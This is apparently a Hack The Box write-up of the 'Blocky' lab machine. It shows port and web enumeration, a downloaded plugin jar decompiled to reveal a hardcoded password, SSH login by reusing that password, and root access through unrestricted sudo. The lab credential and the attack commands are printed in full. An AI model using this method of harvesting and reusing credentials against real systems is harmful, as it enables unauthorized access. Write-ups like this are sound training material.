Blocky

By Praveen Kumar Sharma

For me IP of the machine is : 10.129.230.240

```
ping 10.129.230.240 -c 5

PING 10.129.230.240 (10.129.230.240) 56(84) bytes of data.
64 bytes from 10.129.230.240: icmp_seq=1 ttl=63 time=169 ms
64 bytes from 10.129.230.240: icmp_seq=2 ttl=63 time=83.6 ms
64 bytes from 10.129.230.240: icmp_seq=3 ttl=63 time=145 ms
64 bytes from 10.129.230.240: icmp_seq=4 ttl=63 time=130 ms
64 bytes from 10.129.230.240: icmp_seq=5 ttl=63 time=368 ms

--- 10.129.230.240 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 83.571/179.099/368.237/98.581 ms
```

Alright, its online lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.129.230.240 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main)±1 (23.236s)
rustscan -a 10.129.230.240 --ulimit 5000
Open 10.129.230.240:21
Open 10.129.230.240:80
Open 10.129.230.240:25565
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-24 19:57 IST
Initiating Ping Scan at 19:57
Scanning 10.129.230.240 [2 ports]
Completed Ping Scan at 19:57, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:57
Completed Parallel DNS resolution of 1 host. at 19:57, 0.07s elapsed
DNS resolution of 1 IPs took 0.07s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:57
Scanning 10.129.230.240 [4 ports]
Discovered open port 21/tcp on 10.129.230.240
Discovered open port 22/tcp on 10.129.230.240
Discovered open port 80/tcp on 10.129.230.240
Discovered open port 25565/tcp on 10.129.230.240
Completed Connect Scan at 19:57, 0.25s elapsed (4 total ports)
Nmap scan report for 10.129.230.240
Host is up, received syn-ack (0.18s latency).
Scanned at 2024-10-24 19:57:28 IST for 0s

PORT      STATE SERVICE   REASON
21/tcp    open  ftp       syn-ack
22/tcp    open  ssh       syn-ack
80/tcp    open  http      syn-ack
25565/tcp open  minecraft syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
22/tcp open ssh syn-ack
80/tcp open http syn-ack
25565/tcp open minecraft syn-ack
```

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80,25565 10.129.230.240 -o
aggressiveScan.txt -v
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main)±3 (4m 0.55s)
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80,25565 10.129.230.240 -o aggressiveScan.txt -v
Completed NSE at 20:10, 49.74s elapsed
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Nmap scan report for 10.129.230.240
Host is up (0.37s latency).

PORT      STATE SERVICE   VERSION
21/tcp    open  ftp?
22/tcp    open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Initiating NSE at 20:10
Completed NSE at 20:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 240.50 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp?
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
| 256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
```

```
80/tcp open http Apache httpd 2.4.18
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
25565/tcp open minecraft Minecraft 1.11.2 (Protocol: 127, Message:
A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Lets add blocky.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.topology.htb
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb      soc-player.soccer.htb
10.10.11.122    nunchucks.htb   store.nunchucks.htb
10.129.228.109  squashed.htb
10.129.228.60   photobomb.htb
10.129.228.98   precious.htb
10.129.227.233  shoppy.htb      mattermost.shoppy.htb
10.129.230.240  blocky.htb
~
```

Now lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://blocky.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t
200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main) (25.811s)
feroxbuster -u http://blocky.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r --scan-dir-listings
```

```
 Press [ENTER] to use the Scan Management Menu™
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      313l     3592w    52227c http://blocky.htb/
200      GET       10l       51w      380c http://blocky.htb/wiki/
200      GET       26l      347w    10334c http://blocky.htb/phpmyadmin/db_structure.php
200      GET       26l      347w    10327c http://blocky.htb/phpmyadmin/index.php
200      GET       38l       73w      662c http://blocky.htb/phpmyadmin/js/codemirror/addon/hint/show-hint.css
200      GET        0l        0w        0c http://blocky.htb/phpmyadmin/js/get_scripts.js.php
200      GET      267l      586w     6715c http://blocky.htb/phpmyadmin/js/get_image.js.php
200      GET       50l       54w     2100c http://blocky.htb/phpmyadmin/js/whitelist.php
200      GET      325l      922w     7771c http://blocky.htb/phpmyadmin/js/codemirror/lib/codemirror.css
200      GET       98l      278w    35231c http://blocky.htb/phpmyadmin/favicon.ico
200      GET      209l      786w    12811c http://blocky.htb/phpmyadmin/doc/html/index.html
200      GET       77l      147w     3068c http://blocky.htb/phpmyadmin/js/codemirror/addon/lint/lint.css
200      GET        1l        1w       53c http://blocky.htb/phpmyadmin/themes/dot.gif
200      GET      168l      361w     3082c http://blocky.htb/phpmyadmin/themes/pmahomme/css/printview.css
200      GET       28l      101w     8170c http://blocky.htb/phpmyadmin/themes/pmahomme/img/logo_right.png
200      GET     1225l     3368w    35212c http://blocky.htb/phpmyadmin/themes/pmahomme/jquery/jquery-ui-1.11.2.css
200      GET      390l     2925w    28835c http://blocky.htb/phpmyadmin/js/messages.php
200      GET     5173l    11326w   105964c http://blocky.htb/phpmyadmin/phpmyadmin.css.php
200      GET       26l      347w    10327c http://blocky.htb/phpmyadmin/
200      GET        0l        0w        0c http://blocky.htb/wp-content/
200      GET        0l        0w        0c http://blocky.htb/wp-content/themes/
200      GET       16l       60w      964c http://blocky.htb/wp-content/uploads/
200      GET       16l       60w      978c http://blocky.htb/wp-content/uploads/2017/
200      GET        0l        0w        0c http://blocky.htb/wp-content/plugins/
[####################] - 23s    258206/258206  0s      found:24      errors:332051
[####################] - 21s     43008/43008   2077/s  http://blocky.htb/
[####################] - 16s     43008/43008   2647/s  http://blocky.htb/wiki/
```

Directories

200 GET 313l 3592w 52227c http://blocky.htb/

200 GET 10l 51w 380c http://blocky.htb/wiki/

200 GET 26l 347w 10334c
http://blocky.htb/phpmyadmin/db_structure.php

200 GET 26l 347w 10327c http://blocky.htb/phpmyadmin/index.php

200 GET 38l 73w 662c
http://blocky.htb/phpmyadmin/js/codemirror/addon/hint/show-hint.css

200 GET 0l 0w 0c
http://blocky.htb/phpmyadmin/js/get_scripts.js.php

200 GET 267l 586w 6715c
http://blocky.htb/phpmyadmin/js/get_image.js.php

200 GET 50l 54w 2100c
http://blocky.htb/phpmyadmin/js/whitelist.php

200 GET 325l 922w 7771c
http://blocky.htb/phpmyadmin/js/codemirror/lib/codemirror.css

```
200 GET 98l 278w 35231c http://blocky.htb/phpmyadmin/favicon.ico
200 GET 209l 786w 12811c
http://blocky.htb/phpmyadmin/doc/html/index.html
200 GET 77l 147w 3068c
http://blocky.htb/phpmyadmin/js/codemirror/addon/lint/lint.css
200 GET 1l 1w 53c http://blocky.htb/phpmyadmin/themes/dot.gif
200 GET 168l 361w 3082c
http://blocky.htb/phpmyadmin/themes/pmahomme/css/printview.css
200 GET 28l 101w 8170c
http://blocky.htb/phpmyadmin/themes/pmahomme/img/logo_right.png
200 GET 1225l 3368w 35212c
http://blocky.htb/phpmyadmin/themes/pmahomme/jquery/jquery-ui-
1.11.2.css
200 GET 390l 2925w 28835c
http://blocky.htb/phpmyadmin/js/messages.php
200 GET 5173l 11326w 105964c
http://blocky.htb/phpmyadmin/phpmyadmin.css.php
200 GET 26l 347w 10327c http://blocky.htb/phpmyadmin/
200 GET 0l 0w 0c http://blocky.htb/wp-content/
200 GET 0l 0w 0c http://blocky.htb/wp-content/themes/
200 GET 16l 60w 964c http://blocky.htb/wp-content/uploads/
200 GET 16l 60w 978c http://blocky.htb/wp-content/uploads/2017/
200 GET 0l 0w 0c http://blocky.htb/wp-content/plugins/
```


VHOST Enumeration

```
ffuf -u http://blocky.htb -H "Host: FUZZ.blocky.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt -ac -t 200
```


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main) (2m 24.18s)
ffuf -u http://blocky.htb -H "Host: FUZZ.blocky.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -ac -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blocky.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.blocky.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [100000/100000] :: Job [1/1] :: 156 req/sec :: Duration: [0:02:24] :: Errors: 12 ::
```

Nothing here lets see this web application now

Web Application



So i manually enumerated a page called /plugins here



I downlaoded this BlockyCore.jar here

Gaining Access

And lets unzip it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main)±4 (0.033s)
unzip BlockyCore.jar

Archive:  BlockyCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockyCore.class
```

Lets decompile this with ghidra

Decompile: <init>_void - (BlockyCore.class)

```
1
2 /* Flags:
3      ACC_PUBLIC
4
5    public BlockyCore()  */
6
7 void <init>_void(void this)
8
9 {
10   this.<init>();
11   this.sqlHost = "localhost";
12   this.sqlUser = "root";
13   this.sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
14   return;
15 }
16
```

And we get a password here
I tried SSH in as root but doesnt work ftp also doesnt work here

Lets try to enumerate a username on the site

JULY 2, 2017 BY **NOTCH**

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future ☻

⚠ Creds Found

```
Username : notch
Password : 8YsqfCTnvxAUeduzjNSXe22
```

Got a username here lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Blocky git:(main) (10.197s)
ssh notch@blocky.htb
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blocky.htb' (ED25519) to the list of known hosts.
notch@blocky.htb's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


notch@Blocky:~ (0.241s)
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


notch@Blocky:~ (0.243s)
id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

And here is your user.txt

```
notch@Blocky ~ (0.543s)
ls -al

total 40
drwxr-xr-x 5 notch notch 4096 Oct 24 10:18 .
drwxr-xr-x 3 root  root  4096 Jul  2  2017 ..
-rw------- 1 notch notch    1 Dec 24  2017 .bash_history
-rw-r--r-- 1 notch notch  220 Jul  2  2017 .bash_logout
-rw-r--r-- 1 notch notch 3771 Jul  2  2017 .bashrc
drwx------ 2 notch notch 4096 Jul  2  2017 .cache
drwxrwxr-x 7 notch notch 4096 Jul  2  2017 minecraft
drwxrwxr-x 2 notch notch 4096 Jul  2  2017 .nano
-rw-r--r-- 1 notch notch  655 Jul  2  2017 .profile
-rw-r--r-- 1 notch notch    0 Oct 24 10:18 .sudo_as_admin_successful
-r-------- 1 notch notch   33 Oct 24 09:17 user.txt
```

Vertical PrivEsc

So if u take a good look at the id of this user

```
notch@Blocky:~ (0.14s)
id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

We can just run sudo lets just check the permission just in case

```
notch@Blocky ~ (0.287s)
sudo -l

Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

Lets just root i guess

```
notch@Blocky ~
sudo su

root@Blocky:/home/notch# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:/home/notch#
```

and here is your root.txt

```
root@Blocky:/home/notch# cd /root
root@Blocky:~# ls -al
total 28
drwx------  3 root root 4096 Oct 24 09:17 .
drwxr-xr-x 23 root root 4096 Jun  2  2022 ..
-rw-------  1 root root    1 Dec 24  2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Jun  7  2022 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Oct 24 09:17 root.txt
root@Blocky:~#
```

Thanks for reading :)